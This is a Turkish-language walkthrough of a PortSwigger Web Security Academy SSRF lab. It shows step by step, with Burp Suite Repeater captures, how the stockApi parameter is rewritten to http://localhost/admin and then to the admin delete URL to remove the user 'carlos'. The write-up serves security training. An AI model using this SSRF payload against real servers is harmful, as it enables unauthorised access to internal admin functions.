LAB: BASIC SSRF AGAINST THE LOCAL SERVER

https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost

GÖREV:

Temel SSRF


AÇIKLAMA:


Bu laboratuvarın, dahili bir sistemden veri alan bir stok kontrol özelliği vardır.

Laboratuvarı çözmek için, stok kontrol URL'sini http://localhost/admin adresindeki yönetici arayüzüne erişecek şekilde değiştirin ve carlos kullanıcısını silin.


ÇÖZÜM:

Laboratuvarı çözmek için Burp kullanmamız gerekmektedir. Kendi tarayıcısı olan chromium'u açıp ilk olarak stok kontrolünü sağlayacağız. Gerekli isteği burp'da yakalıyoruz.






Aradığımız kısım /product/stock





StockApi parametresindeki URL'yi http://localhost/admin olarak değiştiriyoruz. Bu admin arayüzünü göstermelidir.





Hedef kullanıcıyı sileceğimiz URL'yi belirlemek için tarayıcıda açıp HTML'yi okumamız gerekmektedir.

http://localhost/admin/delete?username=carlos






Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Send Cancel
Target: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0af600990426c0a78050cb3b006000a4.web-security-academy.net
Cookie: session=b6NAAD9OmVJe7fNQ9pxDkD4Cm6CEGjel
Content-Length: 39
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net/product?productId=13
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
stockApi=http%3a%2f%2flocalhost%2fadmin
Search 0 highlights
Response
Pretty Raw Hex Render
Basic SSRF against the local server
LAB Not sol
Back to lab description
Home | Admin panel | My account
Users
wiener - Delete
carlos - Delete
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Show response in browser
Request in browser
Engagement tools [Pro version only]
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Copy to file
Save item
Save entire history
Paste URL as request
Add to site map
Message editor documentation
In original session
In current browser session
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Response headers 5
Inspector
Notes
Done
3,290 bytes | 103 millis



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Send Cancel
Target: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0af600990426c0a78050cb3b006000a4.web-security-academy.net
Cookie: session=b6NAAD9OmVJe7fNQ9pxDkD4Cm6CEGjel
Content-Length: 39
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net/product?productId=13
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
stockApi=http%3a%2f%2flocalhost%2fadmin
Search 0 highlights
Response
Pretty Raw Hex Render
Basic SSRF against the local server
LAB Not sol
Back to lab description
Repeat request in browser
To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burpsuite/repeat/1/kols7umd1zapj8prynjcm5g05uf12qu4
Copy
In future, just copy the URL and don't show this dialog
Close
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
5
Inspector
Notes
Done
3,290 bytes | 103 millis
Event log (1)
All issues
Memory: 128.5MB




Tarayıcıda hedef kullanıcıyı bulduk. HTML kodu alıp 'carlos' kullanıcısını silmek için kod içinde arayalım.







Gerekli düzenlemeyi yapıp sayfayı yenileyelim.



Laboratuvarı tamamladık.

Şeyma Saylan